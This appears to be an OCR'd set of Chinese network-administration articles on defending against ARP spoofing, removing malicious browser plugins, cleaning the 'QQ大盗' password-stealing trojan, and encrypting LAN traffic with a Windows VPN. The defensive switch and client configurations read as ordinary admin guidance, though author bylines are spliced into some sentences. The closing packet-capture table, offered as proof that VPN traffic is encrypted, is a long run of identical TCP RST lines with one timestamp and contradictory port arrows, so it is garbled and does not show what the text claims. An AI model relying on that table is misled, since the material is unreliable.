先用 show arp 命令查看校长办公室这台电脑 222 的 MAC 地址为 0019.2131.b5e1，然后通过 Address-bind 192.168.1.222 0019.2131.b5e1，再用 arp 192.168.1.222 0019.2131.b5e1 arpa gigabitEthernet 2/3 命令绑定才有效。

一定要记得加 Gigabit Ethernet 2/3 这个参数，否则绑定会提示失败。

这样，即使部分老师把 IP 地址改成 222 也无法上网了。

通过以上的办法不仅可以控制特殊部门计算机的使用，而且还可以从根源上解决目前比较麻烦的 ARP 病毒攻击，减少了病毒的危害。

## 对恶意插件引起异常的处理

在平时工作中，很多人都曾经感染过恶意插件，系统会因此出现一系列异常现象。面对这些异常，我们应该怎么做？

### 能上网但无法打开网页

#### 异常现象：

安装 Windows XP 系统的计算机，可以连互联网，但进入新浪等网站时，首页显示正常，可是当单击网页上的具体内容时，就会出现一个绿色的问号，网页仍停留在首页。

如果想要通过 Google、百度等搜索资料，可以正常显示搜索到的结果，但同样无法进入搜索结果的具体链接。

#### 解决方法：

用安全卫士 360 软件进行恶意插件扫描，发现有“IE 劫持器”恶意插件，删除它。

#### 提示

“浏览器劫持”（Browser Hijack）是一种不同于普通病毒木马感染途径的网络攻击手段。它的渗透途径很多，会通过 BHO、DLL 插件、Hook 技术、Winsock LSP 等载体对用户的浏览器进行篡改。这些载体可以直接寄生于浏览器模块

东电一公司信息中心 王一军里，成为浏览器的一部分，进而直接操纵浏览器的行为，轻则把用户带到自家门户网站，严重的则会在用户计算机中收集敏感信息，危及用户隐私安全。

### Project 安装异常

#### 异常现象：

安装 Windows XP 系统的计算机，需要安装微软 Project 2003 软件。在安装过程中，出现 SVHOST.EXE 异常的窗口，系统处于死机状态。桌面上只保留桌面背景图片，按【Ctrl+Alt+Delete】组合键也无效。

#### 解决方法：

重新启动计算机，用安全卫士 360 软件进行恶意插件扫描，发现有“Windows 临时文件”、“U 盘病毒”两个恶意插件。删除它们，重新安装 Project 2003 软件即可恢复正常。

在上网、安装或运行软件等操作过程中出现异常的情况时，除了查杀病毒、木马外，还应该把注意力放在对系统威胁越来越厉害的恶意插件上，并注意及时升级安全工具。

## ARP 攻击的快速抵御

单位的局域网是一个大型网络，是由 3 个骨干结点组成的环网，而且每个骨干结点下又呈星形连接。自从 2007 年 11 月底第一次在环网内爆发了大面积 ARP 攻击后，局域网内的 ARP 攻击就愈演愈烈，而且攻击方式不断变化。

经过对 ARP 攻击的持续追踪、监控和防御，现对局

河北唐山开滦集团 吴小蓉域网内 ARP 攻击的主要形式和应对策略做简单探讨和总结。

### 网络环境简述

我们集团公司网络拓扑连接示意图如图 1 所示。




图1 集团公司网络拓扑示意图

集团公司骨干结点是由三个 Cisco 路由器组成，每个路由器都下连有多个二级结点，而二级结点下面又连有三级结点。将不同结点划分为不同的虚拟网（VLAN），每个虚拟网的网关分别指向这三个骨干路由器。

集团公司的重要应用如财务集中管控、医保、公积金、物流、OA 等重要应用系统等都放在机关结点。因而，当某个骨干路由器受到下连的某一 VLAN 的 ARP 攻击时，因该路由器的性能受到影响，会导致该路由器的其他下连网络也会受到一定影响。

但当一个路由器下连的多个 VLAN 发起 ARP 攻击时，则会消耗该骨干路由器大量的 CPU 和内存资源，甚至可能完全消耗掉该路由器的资源。

所以在我们集团公司内，当机关结点的路由器被多个 VLAN 发起的 ARP 攻击时，公司的生产经营就处于瘫痪状态，很容易造成重大的经济损失。

## ARP 攻击防御难度大

ARP 攻击之所以很难防御，是因为 ARP 协议本身是网络传输中合法的、正常的、必需的一种协议，即便明知会被用做攻击手段，也不能因此把该协议禁止掉。

对网络安全管理员来说，能做的就是快速定位 ARP 攻击的发起源，确认攻击来自何方，并快速切断该攻击源，以减少对网络的影响。

## ARP 攻击应对方法

通过半年的追踪分析发现，ARP 攻击的发起在局域网内通常呈现 3 种方式：请求广播包的方式、虚构的 ARP 应答包方式和 ARP 应答包扫描的方式进行。

下面对各阶段进行详细分析。

### 第一阶段：ARP 以广播风暴的方式攻击

攻击表现：

- (1) Ping 核心交换机有较大延时或丢包现象。
- (2) 核心交换机 CPU 负载长期在 90% 以上，最高时甚至达到 100%。

至达到 100%。

- (3) 有大量计算机的 MAC 地址无法解析。

- (4) 大量用户访问网络速度极慢甚至根本打不开网页。

攻击原理：

攻击者通过持续不断地在瞬间发送上万条或几十万条 ARP 请求广播包，把网关交换机的 CPU 资源消耗光，导致正常的通信无法进行。

受影响范围：

攻击的对象一般为网关交换机。这类攻击的影响最为严重，会直接对骨干网络产生重要影响，造成骨干网络时断时续，下连网络不通。

故障判别要点：

第一步：

先 Ping 被攻击的核心交换机，比较其通断状态与正常状态时的区别。

有 ARP 广播攻击时 Ping 机关结点，此时网络延时比正常时大，且有丢包现象。

第二步：

远程登录到核心交换机，通过查看 ARP 缓存表，看其是否正常。有 ARP 攻击时，有大量不同 IP 对应的 MAC 地址都为 Incomplete，即无法解析，因而大量用户无法上网。

第三步：

查看核心交换机 CPU 和内存使用率。广播风暴式的攻击 CPU 基本为 99%，内存使用率也可达到 40%~60%。

通过 Show proc cpu 命令查看消耗核心交换机 CPU 和内存资源最多的进程。

第四步：

查看核心交换机上每个端口的广播量是否正常。正常状态下端口的广播量应该很小，但有广播风暴时，瞬间广播量可达几万甚至几十万个。

根据经验，在对端口进行广播计数清零后，如果广播量在几千个以上，则该端口下连的网络就应该已经不正常了。

第五步：

利用 Excel 表对端口的广播量进行比较，判断 ARP 攻击的来源。

第六步：

将该端口关闭。

### 第二阶段：ARP 以单播方式攻击

攻击表现：

- (1) 核心交换机 CPU 负载一般不会达到 90% 以上，但可能会介于 50%~80% 之间。
- (2) 有大量机器的 MAC 地址为同一 MAC 地址。
- (3) 大量用户不能访问网络，打不开网页。



#### 攻击原理：

攻击者持续不断地（但有时间间隔）发出伪造的 ARP 响应包，该响应包是针对网关交换机发起的，会不停地向网络宣告。该攻击 MAC 地址是网关交换机的 MAC 地址，会伪造网关交换机的 MAC 地址进行 ARP 欺骗。

#### 影响范围：

这类攻击的攻击对象一般为网关交换机，影响范围比较大，同一广播域内可能有大量用户不能上网。

#### 判别故障方法：

当 CPU 负载出现异常但又没有达到 90% 以上时，可通过日志快速确定发起攻击的终端的 MAC 地址。

#### 应对方法：

逐级查找该 MAC 地址的出处，并将此端口关闭。

### 第三阶段：ARP 以单播方式扫描网络

#### 攻击表现：

- (1) 网关交换机的 CPU 负载一般不会达到 90% 以上，但可能会介于 50%~90% 之间。
- (2) 查看交换机日志，没有典型的攻击 MAC。
- (3) 查看交换机 ARP 缓存表，有大量机器的 MAC 地址为同一 MAC 地址。
- (4) 大量用户不能访问网络，打不开网页。
- (5) 通过协议分析软件可以发现某一 MAC 在短时间内通过对网关交换机发出大量的 ARP 包，来消耗网关交换机的 CPU 和内存资源。

#### 攻击原理：

攻击者持续不断地向网关交换机发送伪造 MAC 地址的

ARP 请求包，该请求包具有典型的特征，即被请求通信的主机 IP 地址是一个连续序列。

#### 受影响范围：

攻击的对象一般为所在 VLAN 的网关交换机，会严重消耗网关交换机的 CPU 和内存资源。

#### 故障判别要点：

正常的 VLAN 其瞬时转发的 ARP 包是可数的，但有问题的 VLAN 则可能在瞬时转发（Forwarded）成百上千的 ARP 包。

在网关交换机上进行镜像监听配置，通过监控 PC 进行抓包分析。

#### 应对方法：

逐级查找该 MAC 地址的出处，并将此端口关闭。（具体步骤同第二阶段的应对方法）

#### 防范策略参考

鉴于我公司的网络中经常有 ARP 攻击，我在逐渐摸索处理的过程中将 ARP 攻击的几个处理阶段作了总结，虽然 ARP 攻击具有阶段性、间歇性和发展性，但要想快速判断 ARP 的攻击源其实很简单，概括起来为三个 Show。

第一，Show 端口广播计数（Sh int | in broadcast）。如果发现某一端口的广播数异常，则按照第一阶段的方法处理。

第二，Show 交换机的日志（Sh -log）。如果日志有 ARP 攻击记载，则按照第二阶段的方法处理。

第三，Show ARP 的监听计数（Sh -ip arp inspection statistics）。如果发现某一端口的 ARP 转发包数异常，则按照第三阶段的方法处理。

## 从设备和客户端防 ARP 攻击

ARP 欺骗到目前为止依然是一种难以控制且非常有效的攻击手段，而且在今后很长一段时期内，都会被病毒、木马程序等广为利用，这就加大了对它的控制难度。

我们学校使用的是 H3C 公司的网络交换设备，具体型号为：三层交换机 S6506-R 和二层交换机 S3026C、2403EI，其中 2403EI 作为用户接入层。用户上网采用的也是 H3C 公司的 802.1x 认证客户端+CAMS 综合访问管理系统。

对于 ARP 欺骗的防范，我们在设备和客户端上分别采取了不同的控制方法。

### 在网络设备上遏制 ARP 欺骗

在设备上的主要操作有：

- (1) 网关使用 IP+MAC 绑定模式。在核心交换机 S6506R

启用静态 ARP 绑定功能，将用户的 IP 与 MAC 进行静态绑定，防止 ARP 欺骗发生。

格式如下：

[S6506R] arp static 主机 IP 地址 主机 MAC 地址

网关 ARP 缓存表中的数据静态写入，杜绝了网关转发数据至主机时被欺骗的可能，如图 1 所示。



图 1 IP+MAC 绑定

- (2) 对于二层交换机，如 S3026C 等，支持用户自定义 ACL（Number 为 5000-5999）的交换机，配置 ACL 来进行

ARP 报文过滤，禁止所有 Sender IP Address 字段是网关 IP 地址的 ARP 报文。

格式如下：

```
[S3026C] acl num 5000
```

```
[S3026C-acl-user-5000] rule 0 deny 0806 ffff 24 网关 IP 地址的 16 进制表示 ffffffff 40
```

```
[S3026C-acl-user-5000] rule 1 permit 0806 ffff 24 网关 MAC 地址 ffffffff 34
```

其中，Rule0 把整个 S3026 C 端口冒充网关的 ARP Reply 报文禁掉，Rule1 允许通过网关发送的 ARP 报文。

在配置 Rule 时要注意配置的顺序。

在 S3026C 系统视图下发 ACL 规则：

```
[S3026C] packet-filter user-group 5000
```

这样只有 S3026C 上连网关设备才能够发送网关的 ARP 报文，其他主机都不能发送假冒网关的 ARP 响应报文。

(3) 三层交换设备是自己作为网关，需要配置过滤 Sender IP Address 字段是网关的 ARP 报文的 ACL 规则。

可配置如下 ACL 规则：

```
[S3526E] acl number 5000
```

```
[S3526E-acl-user-5000] rule 0 deny 0806 ffff 24 网关 IP 地址的 16 进制表示 ffffffff 40
```

Rule0 禁止 S3526E 的所有端口接收冒充网关的 ARP 报文。

下发 ACL 到全局：

```
[S3526E] packet-filter user-group 5000
```

(4) 每个 VLAN 都有自己的 MAC 地址，在接入层交换机全局模式下绑定本交换机 VLAN 的 MAC 地址和上行端口号。例如，

```
[S2403] mac-address static VLAN 的 MAC 地址 上行端口号 VLAN 的 ID
```

(5) 在接入交换机上开启 DHCP Snooping 功能、配置 IP 静态绑定表项、ARP 入侵检测功能和 ARP 报文限速功能，可以防御常见的 ARP 攻击。

## 在客户端防止 ARP 欺骗

要想网络安全，仅仅由网络管理员在网络设备和服务器上进行安全防范和管理是远远不够的，还应该加强对用户计算机安全知识的培训，以保证网内每一台接入的客户端具有较高的安全性。可以在客户端上进行以下操作：

(1) 客户端静态绑定网关 MAC，即使用 ARP 命令静态绑定网关 MAC。

格式如下：

```
C:\>arp -s 网关 IP 地址 网关 MAC 地址
```

如果觉得每次手动输入这些有些烦琐，可以编写一个简单的批处理文件来执行这步操作，并将它设置为开机时自启动。该批处理的内容如下：

```
@echo off
```

```
echo "arp set"
```

```
arp -d
```

```
arp -s 网关 IP 地址 网关 MAC 地址
```

```
exit
```

这种方法如果和“网关使用 IP+MAC 绑定模式”配合使用，效果会更好。

(2) 在客户端安装防 ARP 攻击的软件，如 AntiARP、360 安全卫士等。安装一些口碑比较好的防 ARP 攻击软件，能够有效防止 ARP 在网内的泛滥，并且可以快速定位同网段内的 ARP 攻击源。

对于已知的 ARP 病毒，可以使用杀毒软件或者专杀工具进行查杀。而对于一些杀毒软件无法查杀的未知 ARP 病毒，建议用户重新安装系统并及时升级补丁程序。

## 提防“QQ 大盗”病毒

为了便于沟通，很多企业都允许员工使用 QQ。不过，如果 QQ 密码被黑客所获得，受伤害的可能不只是员工自己，还可能被黑客利用，获取企业内部的一些重要信息，很可能给企业带来巨大的经济损失。

### 病毒特征

#### 1. QQ 大盗病毒

QQ 大盗病毒属于木马程序，会利用 IE 漏洞编写恶意网页代码，自动下载 chm 文件。

程序运行后，在 Windows 文件夹中生成 %SystemDir%\NTdhcp.exe 文件，并在注册表的

浙江省衢州二中 余卫中  
HKEY\_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Run 处添加“NTdhcp”=% SystemDir%\NTdhcp.exe，以实现自启动。

该病毒的盗取目标是 QQ 号、密码和详细的 QQ 资料信息。

#### 2. QQ 大盗变种 pf

会释放 vxd 文件并插入到 QQ 进程中，以便获取 QQ 账号和密码。该变种会破坏“QQ 医生”的正常运行。

#### 3. “QQ 大盗”变种 ucs

采用 Delphi 语言编写，未经过加壳保护处理。该病毒运行后会释放出恶意 DLL 文件，并插入到桌面程序如“Explorer.exe”等进程中加载运行。一旦发现“腾讯 QQ”

的登录对话框，便会强行破坏其“键盘保护锁”，然后利用键盘钩子、内存截取或封包截取等技术盗取 QQ 用户名和密码等信息，并将窃取的重要信息发送到黑客指定的远程服务器上。

4. “QQ 大盗”变种 udx

采用 Delphi 语言编写，经过加壳保护处理，一般插入到桌面程序如“Explorer.exe”等进程中加载运行。破坏原理同 QQ 大盗变种 ucs。

病毒清除及防范

1. 加固系统

及时给系统打上相关补丁，安装必要的防病毒、防火墙软件，并开启实时监控功能。

2. 手工清除

在任务管理器中结束进程 NTdhcp.exe，找到病毒文件所在位置，将其删除。进入到注册表的 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\Current ersion\Run，删除下面的键值“NTdhcp”=%SystemDir%\NTdhcp.exe。

3. 巧输密码

“QQ 大盗”只跟踪键盘，不会跟踪鼠标，所以可以在密码输入方面下点功夫。

例如，把密码提前记录到其他文件中，以“复制”的方法输入密码，而不过通过键盘输入。或者在输入密码时先输入密码的后面部分，然后将光标移动到前面输入密码的前面部分。例如，要输入密码 123456，可以先输入 3456，再将光标移动到前面输入 12，此时“QQ 大盗”记录的密码是 345612。

巧用 VPN 打造安全的内网

网络窃听、ARP 欺骗、DDoS 攻击等现象时有发生，这将引发一系列的信息泄露、网络不通等重大问题。如果采用安装防火墙、更换具有 VLAN 功能的交换机等办法虽然可以解决问题，但却会增加新的投入。难道一定要在安全和投入之间做两难选择？

本文以 PPPoE 拨号上网方式网络环境为例，教您如何利用 Windows 系统自带的 VPN 实现数据的二次加密。

网络连接结构

网络连接如图 1 所示。




图 1 网络连接图

把各个工作站连接到交换机上，ADSL 设备网络接口(Ethernet)直接连接到交换机的端口上，另一接口接电话线即可，其中一台电脑配置成一台单网卡 VPN 服务器兼代理服务器。

配置代理服务器

(1) 设定要启用的服务

打开“路由和远程访问”，右键单击服务器名，配置并启用路由和远程访问，选择自定义配置，选择要启用的服务为“VPN 访问”、“NAT 和基本防火墙”，单击【完成】按钮。

(2) 创建新的 PPPoE 接口

服务器只有一个网卡，需要创建新 PPPoE 接口。右键单击“网络接口”，选择【新建请求接口】命令，在弹出的窗口中输入接口名称，选择“使用以太网上的 PPPoE 连接”，并添加默认路由，输入 ISP 服务商提供的拨号登录名称和密码，单击【完成】按钮。

(3) 配置路由器的 NAT 功能

进行 IP 路由选择。  
设置互联网接口：NAT/基本防火墙→新增接口→选择 INT1 (PPPoE)→公用接口连接到 Internet→在此接口上启用 NAT。  
设置局域网接口：NAT/基本防火墙→新增接口→本地连接（物理网卡接口）→专用接口连接到专用网络。

(4) 其他工作站配置

配置 IP、子网掩码、网关、DNS 参数后，就可以通过刚才配置的代理服务器上上网了，但处于这样的局域网中的计算机是很不安全的。

只要您在服务器上配置 IIS-FTP 服务器，通过工作站进行访问，就可以通过“网络监视器”进行监听，很容易就能看到用户登录的账号和密码，如图 2 所示。



图 2 通过网络监视器监听

## 通过 VPN 创建安全通道

### (1) 分配 VPN 工作站的 IP 地址范围

在“路由和远程访问”配置中分配给 VPN 工作站的 IP 地址范围。选择“路由和远程访问”，右键单击“计算机名”，选择“属性”→“IP”，添加静态地址池，如图 3 所示。



图 3 分配 IP 地址范围

### (2) 配置登录账号

在账号管理器中选择“创建→账号”，并设置该账号具有远程拨入权限。

### (3) 在工作站创建新连接

右键单击“网上邻居”，选择“新建连接”→“连接到我的工作场所的网络”→“虚拟专用网络连接”，输入 VPN 服务器的 IP 地址或域名，单击【完成】按钮。

### (4) 测试

双击所建立的连接，输入拨入账号和密码即可登录。这时工作站会得到一个新的 IP 地址，该地址就是由 VPN 服务器分配的，而 VPN 服务器也会得到一个新的地址，这两个地址是在同一网段中的。

这时工作站与 VPN 服务器之间就重新建立了一个加密的虚拟通道，如图 4 所示。

通过“网络监视器”再进行抓包，所得到的数据就是已

经加密过的了，如图 5 所示。



图 4 建立加密的虚拟通道

时间	源地址	目标地址	协议	大小	方向	备注
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
10:00:00.0000	192.168.1.1	192.168.1.100	TCP	60	In	80 ← 8080 [RST] Seq=9876543210 Win=0 Len=0
10:00:00.0000	192.168.1.100	192.168.1.1	TCP	60	Out	8080 → 80 [RST] Seq=1234567890 Win=0 Len=0
